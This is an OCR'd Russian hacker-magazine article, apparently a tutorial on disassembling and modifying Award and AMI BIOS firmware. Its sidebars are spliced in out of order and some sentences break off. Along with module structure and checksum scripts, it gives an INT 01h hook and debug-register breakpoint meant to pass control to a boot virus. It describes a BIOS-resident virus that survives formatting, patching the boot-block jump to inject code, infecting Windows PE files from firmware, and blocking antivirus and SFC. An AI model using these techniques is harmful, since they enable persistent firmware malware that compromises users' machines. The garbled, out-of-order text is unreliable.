Насколько такая процедура безопасна? По правде говоря, опасности нас подстерегают на каждом шагу. Микросхема может выскользнуть из рук и упасть на плату, малейшая ошибка в прошивке может вывести оборудование из строя (например нечаянно задрать напряжение или тактовую частоту). До приобретения боевого опыта лучше всего насиловать старые материнские платы, которые все равно идут в утиль.

[вскрытие BIOS'a] Чтобы модифицировать BIOS, необходимо знать его структуру, повадки и т.п. В древних AT весь BIOS умещался в последнем сегменте адресного пространства, простилающемся от F000:0000 до F000:FFFF. Современные прошивки занимают порядка 256-512 Кб, и чтобы обеспечить обратную совместимость, BIOS пришлось разбить на несколько частей, в результате чего он приобрел сложную модульную структуру, с которой не так-то просто разобраться.

Но мы же не боимся трудностей, верно? Вот перед нами лежит прошивка (пусть для определенности это будет прошивка 06/19/2003-i845PE-W83627-9A69VPA1C-00 с именем файла 4PE83619.BIN). Как ее дизассемблировать?! IDA едет крышей и ничего путного не показывает, пока мы ее не научим.

Будем исходить из того, что последний байт прошивки расположен по адресу F000h:FFFFh, а точка входа в BIOS находится по адресу F000h:FFF0h.

Загружаем файл в HIEW или ИДУ, отсчитываем 10h байт от его конца и дизассемблируем код. С вероятностью, близкой к единице, там будет торчать межсегментный переход:

[HEX-дамп последних 30h байт прошивки (байты инструкции, расположенной в точке входа, выделены]

```
0007FFD0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0007FFE0:  00 00 00 00-00 00 00 00-39 41 36 39-56 50 41 31
0007FFF0:  EA 5B E0 00-F0 2A 4D 52-42 2A 02 00-00 00 60 FF
```

[дизассемблерный листинг окрестностей точки входа в прошивку]

```
0007FFF0: EA5BE000F0     jmp     0F000:0E05B
0007FFF5: 2A4D52         sub     cl, [di][00052]
```

В данном случае переход указывает на адрес F000h:E05Bh. Как найти это место в прошивке? Да проще простого: если 7FFF0h - это F000h:FFF0h, то 0F000h:0E05Bh - это: 7FFF0h - (FFF0h - E05Bh) == 7FFF0h - 1F95h = 7E05Bh. Здесь расположен следующий код:

[начало дизассемблирования boot-блока]

```
0007E05B: EA60E000F0     jmp     0F000:0E060
0007E060: 8EEA           mov     gs, dx
0007E062: FA             cli
0007E063: FC             cld
0007E064: 8CC8           mov     ax, cs
0007E066: 8ED0           mov     ss, ax
```

Место, в которое мы попали, называется загрузочным блоком (boot-block или boot-kernel). Этот блок, предельно допустимый размер которого составляет 64 Кб, выполняет первичную инициализацию оборудования и загружает все остальные блоки, хранящиеся в упакованном виде.

Естественно, перед дизассемблированием остальных блоков их необходимо распаковать. Нормальный распаковщик можно написать и самостоятельно, однако проще взять уже готовый и автоматически извлечь все модули. В частности, обладатели Award'a могут запустить утилиту cbrom с ключом /D (или bp.exe с ключом /e), чтобы узнать, из каких блоков состоит данная версия BIOS и по каким адресам они располагаются.


В нашем случае картина будет выглядеть, как на скриншоте.

Первым в списке модулей идет 9a69vpa1.BIN (original.tmp). Основной код BIOS'a сосредоточен именно здесь. Как мы видим, original.tmp загружается по адресу 5000h:0000h и занимает 128 Кб. Да-да, BIOS загружается в оперативную память, впрочем, надолго он в ней не задерживается и перед передачей управления загрузочному сектору (на винчестерах это MBR, на дискетах — boot) обязан освободить эти адреса.

Следом идет awardext.rom (ALT part). Это расширение основного BIOS'a, которое инициализирует оборудование на финальной стадии загрузки (детектирует жесткие диски и оптические приводы, выводит таблицу PnP/PCI-устройств и т.д.), а в модуле awardeyt.rom (ALT_2 part) содержится его продолжение.

CPUCODE.BIN — это просто набор микрокодов для всех поддерживаемых BIOS'ом моделей процессоров. Микрокоды предназначены для исправления ошибок, допущенных при разработке железа, однако для нормальной работы системы этот модуль в общем-то не критичен. Хотя при желании можно скачать свежую версию микрокодов с сайта Intel или AMD и залить их в BIOS.


ACPITBL.BIN — еще один модуль данных. Здесь содержится таблица ACPI (Advanced Configuration and Power Interface – «Улучшенный интерфейс питания и конфигурации»). ACPI - это отнюдь



[результат работы утилиты BP.EXE, распечатывающей список модулей, слагающих BIOS, с их основными характеристиками]

[DUAL-BIOS СВОИМ РУКАМИ]

Любой умеющий держать паяльник в руках может доработать материнскую плату, установив на нее сразу две микросхемы FLASH–памяти. Тогда между ними можно будет переключаться без рискованных манипуляций с chip-extractor'ом. Пример схемы подключения приведен ниже. Как видно, ничего сложного в DUAL-BIOS'е нет. ВЕРСТАЛЬЩИКУ: Нужно зафигарить обе картинки рядом с одной подписью



[принципиальная схема DUAL-BIOS'а и ее материальное воплощение]

не простой менеджер питания, как наивно полагают многие. Это еще и «корневой перечислитель» — грубо говоря, самая главная шина, управляющая всеми устройствами и автоматически распределяющая системные ресурсы (в частности прерывания). Модификация этой таблицы открывает большие возможности, однако это тема для отдельного разговора.

_EN_CODE.BIN – набор текстовых ASCII-строк, используемых BIOS'ом. Вот где можно развернуться начинающим хакерам. Подделать, скажем, версию BIOS'а на «Хакер Edition».

AWDFLASH.EXE — утилита для прошивки BIOS. Вполне нормальный исполняемый файл, запускаемый из-под MS-DOS. Так что для написания универсального прошивальщика BIOS ничего, кроме этого самого BIOS, вообще не нужно! Для написания вирусов, поражающих BIOS, это очень актуально.

Pxe.lom — хотя BP.EXE опознала этот модуль как SCSI, текстовые строки внутри него показывают, что в действительности это набор драйверов для интегрированных устройств, а именно: VIA VT6105 Rhine III Fast Ethernet Adapter, VIA VT6105M Rhine III Management Adapter, Intel UNDI, PXE-2.0 (build 082).

Помимо вышеперечисленных, в BIOS могут входить и другие модули, например: VGA BIOS для поддержки интегрированного видео, anti_vir.bin для защиты загрузочных секторов от вирусов, decomp_blk.bin — обособленный LHA-распаковщик и т.д. Мы также можем добавлять свои собственные модули для поддержки ISA и PCI-устройств, чем мы впоследствии с успехом и воспользуемся (естественно, никаких своих устройств у нас нет, это просто один из многих способов внедрения постороннего кода в BIOS).

Впрочем, модификацией BIOS'а мы займемся потом, после того как разберемся с уже имеющимися модулями. Чтобы начать дизассемблирование, необходимо найти их точки входа. Существует по меньшей мере пять основных типов модулей, и у каждого свои особенности в этом плане.

У первых точка входа расположена по смещению 10h байт от конца модуля. Если здесь находится jmp, значит, это наш клиент! Так, в частности, устроены загрузочный и основной блоки.

[модуль 9a69vpa1.BIN с точкой входа по смещению 10h от конца (первый байт точки выделен)]

```
00000000:  42 73 47 05 00 E0 00 F0-00 10  00 40 00 40 00 00
00000010:  1E B8 40 00 8E D8 C6 86-4F 02 00 F7 06 10 00 01
00000020:  00 0F 84 ED 00 B0 02 BA-F7 03 EE EB 00 EB 00 FA
…
0001FFD0:  88 1E 00 01 1F 61 CF 00-00 50 43 49 2F 49 53 41
0001FFE0:  00 60  03 3C E7 45 84 01-00 01 80 00 80 05 3E 93
0001FFF0:  EA 5B E0 00 F0 30 36 2F-31 39 2F 30 33 00 FC E5
```

Блоки второго типа содержат сигнатуру 55 AA в самом своем начале. Следующий за ней байт определяет длину модуля, выраженную в 512-байтовых секторах (например 10h секторов соответствует 8 килобайтам). Точка входа у них находится по смещению 03h от начала, и обычно на ней стоит JMP. Так устроены pxe.lom, i815.vga, все ISA/PCI-модули и многие другие блоки.

[модуль pxe.lom с сигнатурой 55 AA]

```
00000000:  55 AA 50 E8 1E 16 CB 8F-F9 03 00 00 00 00 00 00
00000010:  00 00 00 00 00 00 20 00-40 00 60 00 2E 8B C0 90
00000020:  55 4E 44 49 16 39 00 00-01 02 BD 10 00 08 60 97
```

Блоки третьего типа начинаются с обыкновенного текстового (или не совсем) заголовка, заканчивающегося нулем, за которым находится точка входа, опять-таки, в подавляющем большинстве случаев представляющая старый добрый JMP. Типичные представители подобных блоков: awardext.rom, decomp_blk.bin, anti_vir.bin.

[модуль decomp_blk.bin с текстовым заголовком, завершаемым нулем в начале]

```
00000000:  3D 20 41 77 61 72 64 20-44 65 63 6F 6D 70 72 65 = Award Decompre
00000010:  73 73 69 6F 6E 20 42 69-6F 73 20 3D 00 66 60 51  ssion Bios = ...
00000020: 06 56 A1 04 01 80 E4 F0-80 FC F0 75 3A E8 B2 0A
```

Блоки четвертого типа лишены заголовка и сразу же начинаются с точки входа. Наглядный пример тому — awardeyt.rom.

[модуль awardeyt.rom с точкой входа в самом начале]

```
00000000:  E9 00 00 90 EA 09 00 00-A8 8C C8 8E E0 B8 00 A0
00000010:  8E D0 66 BC F0 EF 00 00-B8 00 F0 8E C0 BE B7 D2
00000020:  26 0F 01 1C 66 60 1E 06-0F A0 0F A8 BA F8 0C 66
```

Блоки пятого типа вообще не имеют точки входа и представляют собой набор вспомогательных процедур, вызываемый из остальных блоков, поэтому их следует дизассемблировать в последнюю очередь, когда структура остальных блоков уже ясна.

Поскольку в BIOS'е интенсивно используются абсолютные адреса, каждый дизассемблируемый блок должен быть загружен по своему родному смещению, иначе у нас ничего не получится. IDA автоматически запрашивает сегмент на смещение двоичных файлов перед загрузкой, а вот в HIEW'е для этой же цели можно использовать базирование. Ну не считать же все адреса каждый раз вручную, верно? Мы же хакеры, а не лошади!

Сложнее всего дизассемблирование интеловских BIOS'ов. Фактически это AMI BIOS'ы, но какие-то они извращенные. Точка входа лежит где-нибудь в середине файла, и чтобы ее найти, необходимо отыскать последовательность FA/FC/8C C8/8E D0 (CL/CLD/MOV AX,CS/MOV SS,AX). Собственно, это не совсем точка входа, но нечто очень к ней приближенное. Впрочем, для наших целей она вполне подходит.

[боевое крещение] Разобравшись с устройством BIOS'а, мы можем написать для него свое собственное расширение. Проще всего добавить к BIOS'у нестандартный ISA ROM модуль. Обычно такие модули используются для управления интегрированными ISA-контроллерами (например дополнительным COM-портом). Разумеется, никаких контроллеров у нас нет, ISA-слоты давно исчезли с материнских плат, но модули их по-прежнему поддерживаются BIOS'ом.

Загружаясь после того, как отработает основной код BIOS (original.tmp), ISA-модуль получает полный доступ ко всему оборудованию, в том числе и PCI-шине. В принципе, при желании можно добавить и PCI-модуль, однако это намного сложнее. Потребуется взвести регистр XROMBAR (Expansion ROM Base address) и подделать идентификатор PCI-устройства в заголовке модуля так, чтобы он совпадал с идентификатором реально существующего устройства. Нам ни к чему подобные удовольствия.

ISA-модуль представляет собой обычный двоичный файл с размером, кратным 200h байтам, всегда загружающийся по адресу xxxx:0000h. Часть оборудования (оперативная память, клавиату-

[ИЗ BIOS В WINDOWS]

Как из BIOS'а проникнуть внутрь операционной системы? Мы можем перехватить прерывание INT 13h (и не давать его изменять!), оставаясь в BIOS'е резидентно. Только что это дает? Windows не использует INT 13h, а потому наш код будет активен только на стадии первичной загрузки операционной системы. Но ведь мы же можем читать/писать секторы? Правда, писать собственный драйвер файловой системы нам лень. Хорошо, если это FAT, а как быть с NTFS? Да как два пальца об асфальт! Последовательно сканируя секторы, находим сектор с сигнатурой MZ в начале. Смотрим: если за концом EXE-заголовка расположена PE-сигнатура, значит, это PE-файл и мы можем внедряться в него любым приемлемым способом. Внедряться лучше всего в PE-заголовок, поскольку файл может быть фрагментирован, и не факт, что все последующие секторы принадлежат ему, а не какому-нибудь другому ни в чем не повинному файлу.
Чтобы гарантированно получить управление в Windows, необходимо внедриться в максимально большое количество файлов. Конечно, системные файлы будут немедленно вылечены SFC, а со всеми остальными справится антивирус, однако и SFC, и антивирус являются обыкновенными исполняемыми файлами, которые запустятся уже после того, как наш код получит управление. Естественно, он может противостоять всем зловредно настроенным программкам — например просто блокировать их выполнение.



Существует множество готовых прошивальщиков, поддерживающих практически все известные типы BIOS'ов, причем некоторые из них распространяются вместе с исходными текстами. Одним из таких прошивальщиков является знаменитый UNIFLASH (www.uniflash.org).



www.geocities.com/mamanzip - сайт улетного индонезийского хакера, исследовавшего кучу BIOS'ов вдоль и поперек и вытворяющего с ними такое, что другим даже не снилось (eng).

ра, видеокарта) к моменту его вызова уже инициализирована, а часть (жесткие диски, к примеру) — еще нет. Прерывания INT 10h (видео) и INT 16h (клава) можно использовать не боясь, а вот с INT 13h (диски) просто так ничего не выйдет.
В начале ISA-модуля расположен стандартный 55 AA-заголовок, о котором мы уже говорили, а в последнем байте хранится контрольная сумма. Простейший ISA-ROM модуль, написанный на FASM'е, выглядит так:

```
[ISA-модуль]

; При загрузке компьютера модуль выводит приветствие на экран
; и ждет слова «мыщъх», набранного на латинской раскладке
; (ENTER  — начать ввод заново). Что-то вроде дополнительной
; парольной защиты, которую без выдирания BIOS'a никто не взломает.

; ISAOEM.ASM
use16   ; ISA-модуль работает в 16-разрядном сегменте
DB      55h, 0Ah  ; загрузочная сигнатура
DB      01h       ; размер блока в 200h-байтовых секторах
JMP     x_code    ; передача управления нашему коду

x_code:
        ; подготовка регистров
        ; ————————————————
        MOV DX, 101Dh       ; куда выводить (DH - Y, DL - X)
        MOV SI, text        ; что выводить
        XOR BX, BX          ; начальный цвет символов — 1
        MOV CX,1            ; выводим по одному символу

        ; вывод строки в цвете
        ; ————————————————
print_string:
        MOV AH, 02h         ; функция управления курсором
        INT 10h             ; позиционируем курсор
        INC DL              ; перемещаемся на следующую позицию

        LODSB               ; загружаем очередной символ
        TEST AL, AL         ; конец строки?
        JZ input            ; если конец, то выходим

        MOV AH, 09h         ; функция печати символа
        INC BL              ; перебираем все цвета
        INT 10h             ; печатаем символ
        JMP print_string    ;мотаем цикл

input:  ; ожидание ввода пароля
        ; ————————————————-
        XOR DX, DX          ; контрольная сумма
enters:
        XOR AX, AX          ; функция чтения символа с клавы
        INT 16h             ; читаем символ
        CMP AL, 0Dh         ; это ENTER?
        JZ input            ; если ENTER, начинаем ввод сначала
        XOR AH, AH          ; очистить скэн-код
        ADD DX, AX          ; считаем CRC
        CMP DX, 'm' + 's' + 'o' + ']' + '['
        JNZ enters          ; если это не «мыщъх», продолжаем ввод
        RETF
text    DB "Matrix has you!",0
```

Пропустив исходный файл через транслятор (FASM ISAOEM.ASM), мы получим на выходе ISAOEM.BIN. Загружаем его в HIEW и дополняем нулями до размера, кратного 200h байтам, затем рассчитываем контрольную сумму: просто складываем все байты друг с другом и находим остаток от деления на 100h. То есть sum=(sum+next_byte)&0xFF. Контрольная сумма всего блока должна равняться нулю, следовательно, последний байт блока равен (100h–sum)&0xFF. Для расчета контрольной суммы я написал нехитрый скрипт для IDA:

```
auto a; auto b; b=0;
PatchByte(MaxEA()-1, 0);
for(a=MinEA();a<MaxEA();a++)
{
        b = (b + Byte(a)) & 0xFF;
}
b = (0x100 - b) & 0xFF ;
Message("\n%x\n",b);
PatchByte(MaxEA()-1, b);
```

Как вариант можно использовать Hex Workshop (Tools -> Generate Check sum -> 8 bit checksum). В нашем случае Hex Workshop сообщает CFh, следовательно, последний байт равен: 100h – CFh == 31h. Записываем его по смещению 1FFh и



[различные типы микросхем FLASH-памяти]

[BIOS Saviour, облегчающий выемку чипа с работающей матери]

[РАЗГОН СИСТЕМЫ]


Чтобы разогнать систему, необходимо написать свой ROM-модуль, настраивающий чипсет на максимальную производительность. Конфигурирование чипсета осуществляется через специальные регистры, находящиеся глубоко внутри материнской платы и подключенные к шине PCI. Описание регистров можно найти в даташите. Где-то там будет раздел PCI Configuration Registers или что-то в этом роде. Сравнение конфигурационных возможностей чипсета с BIOS Setup показывает, что часть настроек обычно бывает умышленно заблокирована производителем материнской платы.
В частности, регистр 80000064h чипсета VIA Apollo Pro 133 (у меня дома такой - прим. Горлума) управляет чередованием банков памяти, в то время как многие материнские платы на его основе такой возможности не имеют. Ну и как нам ее получить?
У PCI-шины есть два замечательных порта. В порт CF8h заносится адрес чипсетного регистра, с которым мы хотим работать, а через порт CFCh происходит обмен данными. Большинство подобных регистров представляют собой набор управляющих битов, поэтому перед тем как что-то записывать в порт CFCh, мы сперва должны прочитать текущее состояние чипсета, взвести/опустить нужные нам биты при помощи операций OR и AND, после чего затолкать обновленный регистр на место.
На языке ассемблера это выглядит так:

```
; расширение BIOS'а, задействующее режим чередования DRAM-банков
; (только для чипсета VIA Apollo Pro 133! Обладатели других чипсетов
; должны заменить константы в соответствии со своей документацией)


MOV eax, 80000064h        ; регистр чипеста, управляющий
                          ; DRAM-контроллером
MOV dx, 0CF8h             ; PCI-порт (адрес регистра)
OUT dx, eax               ; выбираем регистр

MOV dx, 0cfch             ; PCI-порт (данные)
IN eax, dx                ; читаем содержимое регистра 80000064h
OR eax, 00020202h         ; взводим биты, устанавливающие
                          ; режим чередования
OUT dx, eax               ; записываем регистр чипсета
```

Данный модуль может быть либо оформлен как ISA-ROM, либо внедрен в boot-блок. Главное, чтобы он получил управление после того, как BIOS произведет первичную инициализацию оборудования, иначе наши настройки будут проигнорированы! Зашив обновленную прошивку в BIOS, мы с удовлетворением замечаем, что быстродействие системы ощутимо возросло. Таким же точно образом можно редактировать и остальные регистры, отсутствующие в BIOS Setup, разгоняя систему до скорости реактивного гепарда, которому в известное место залетел шмель. Собственно говоря, это даже не разгон, а законное использование возможностей чипсета, почему-то не задействованных материнской платой.



[пропускная способность подсистемы памяти с режимом чередования по умолчанию]



[пропускная способность подсистемы памяти после разгона]



www.rom.by - статьи по прошивке и доработке прошивок плюс уникальный инструментарий (rus).

Фирма Award была выкуплена Phoenix'ом и в настоящее время существует только как бренд (торговая марка). А это значит, что Phoenix-BIOS'ы устроены точно так же, как и Award, поскольку их пишет одна и та же фирма.

сваливаем из HIEW'а. Добавляем новый модуль в прошивку (CBROM.EXE 4PE83619.BIN /ISA ISAOEM.bin) и с замиранием сердца прожигаем BIOS утилитой UNIFLASH. Перезагружаем машину, и, если все было сделано правильно, экран должен быть похож на то, что ты видишь на скриншоте. Работает!

[работа с жестким диском] Теперь поговорим о том, как написать что-нибудь, что работало бы из BIOS'а с жесткими дисками (например boot-вирус, который бы автоматически восстанавливался после форматирования). Прерывание INT 13h здесь не поможет, поскольку ISA-блок отрабатывает еще до инициализации дисков, так что приходится писать резидент (а еще говорят, что вирусы в BIOS'е не живут!).
Основной код BIOS'а всегда загружает boot/MBR-сектор по адресу 0000:7C000h и передает ему управление. Установив на этот адрес аппаратную точку останова (breakpoint), мы всплываем в тот момент, когда все оборудование уже инициализировано и работает как часы.
Весь вопрос в том, куда спрятать наш код. По умолчанию ISA-блок распаковывается в оперативную память, которая впоследствии злобно затирается всеми, кому не лень, а значит, в нем жить нельзя. Давным-давно, когда землей владели динозавры, а на компьютерах стояла MS-DOS, многие вирусы ухитрялись разместиться внутри таблицы прерываний, верхняя половина которой остается незадействованной и по сей день. От адреса 0000:01E0h до ~0000:0384h простилается ничейная область, в которой можно разместить почти 360 байт своего обработчика. Для наших целей этого вполне достаточно.
Следующий код устанавливает аппаратную точку останова и перехватывает прерывание INT 01h, которое генерируется при передаче управления на загрузочный сектор. Обработчик прерывания пусть каждый пишет самостоятельно. Фактически он представляет собой обыкновенный boot-вирус, образец которого легко найти в Сети.

[перехватчик, который передает управление нашему коду в момент загрузки boot-сектора]

```
; перехватываем INT 01h
MOV ax, CS
XOR bx, bx
MOV DS, bx
; смещение нашего обработчика относительно сегмента 0000h
MOV [bx], offset our_vx_code
MOV [bx+2], bx
MOV DS, ax

; устанавливаем точку останова на исполнение
MOV eax, 302h

; линейный физический адрес точки останова
MOV ebx, 7C00h

; заносим значения в отладочные регистры
MOV dr7, eax
MOV dr0, ebx
```

[модификация boot-блока] Вышеописанный способ внедрения кода работает только на Award и отчасти Phoenix, что не есть хорошо. Существует универсальный способ, совместимый со всеми BIOS'ами, однако он далеко не так прост. Ведь единственное место, куда мы можем внедриться везде, — это boot-блок, а точнее, безусловный переход, лежащий по адресу F000h:FFF0h.

[ПРЕРЫВАНИЯ]
Для программирования BIOS'а необходимо знать основные прерывания как свои пять пальцев. Вот пара отличных руководств по теме:

1. Архитектура ввода-вывода персональных ЭВМ IBM PC. Описание устройства компьютера для начинающих на русском языке. *http://redlib.narod.ru/asmdocs/asm_doc_07.zip*.
2. Ralf Brown Interrupt List. Справочник по прерываниям для профессионалов на английском языке. *http://www.ctyme.com/rbrown.htm*.

[хакнутый BIOS, ожидающий ввода секретного пароля]



Огромный список полезных для программирования BIOS'а ресурсов ты можешь найти на диске вместе с остальным ценным добром.



Утилиты для работы с BIOS'ом можно найти на сайте www.rom.by. Там же находится замечательный патчер BIOS'а BP.exe (сокращение от «BIOS Pather»), исправляющий ошибки в известных ему прошивках и разблокирующий многие заблокированные возможности.

Давай возьмем какой-нибудь BIOS и дизассемблируем его (пусть для определенности это будет AMI 6728 ver. 52 от материнской платы MSI 865PE Neo3-F, имя файла прошивки — A6728IMS.520).

[внешний вид типичного boot-блока (фрагмент)]


```
0007FD20:  80 00 00 00-00 31 49 38-36 35 78 78-78 00 00 00
0007FD30:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
...
0007FF30:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0007FFE0:  31 49 38 36-35 58 58 58-00 00 00 00-00 00 00 00
0007FFF0:  EA CD FF 00-F0 31 31 2F-31 36 2F 30-34 00 FC 00
```

В хвосте boot-блока находится ~200h нулей, чего вполне достаточно для размещения нашего кода. Исправляем EA CD FF 00-F0 (JMP 0F000:0FFCD) на EA 30 7F 00 F0 (JMP 0F000:7F30), копируем свой код поверх нулей и радуемся жизни. Естественно, в других прошивках эти цифры могут несколько отличаться, поэтому перед внедрением в BIOS наш код должен автоматически находить длинную последовательность нулей в его хвосте. Это легко. Сложнее пересчитать контрольную сумму. Разные BIOS'ы хранят ее в разных местах. Что делать? Матчасть учить, вот что! Контрольная сумма boot-блока равна нулю. Это закон. Поэтому нам достаточно рассчитать контрольную сумму нашего кода и добавить к его концу два байта (у boot-блоков, в отличие от ISA, подсчет контрольной суммы ведется не по байтам, а по словам), добившись, чтобы его контрольная сумма равнялась нулю, тогда и контрольная сумма всего boot-блока будет равна нулю! Искать местоположение оригинальной контрольной суммы не нужно!
Итак, мы в boot-блоке. Ну и что мы будем делать? А ничего! Никакие устройства еще не инициализированы, даже стека нет. Оперативная память также не подготовлена, поэтому установка аппаратных точек останова ничего не даст, мы просто не сможем перехватить вектор прерывания. Это конец? Вовсе нет, это только начало! Мы знаем, что всякий boot-блок, независимо от своей половой принадлежности, выполняет первичную инициализацию оборудования, в частности подключает внешние BIOS'ы, находящиеся на картах расширения. И делает это он тогда, когда оперативная память уже подготовлена к работе.
В нашем случае код, отвечающий за это, находится по смещению 7078Dh от начала файла.

[волшебная последовательность 55 AA 7x]

```
0007078D: 26813F55AA     CMP     es:[bx], 0AA55
00070792: 7410           JE      0000707A4
```

BIOS ROM Layout




[примерно так устроен Award BIOS]




www.biosmods.com – портал, посвященный BIOS' у и его доработке (eng).

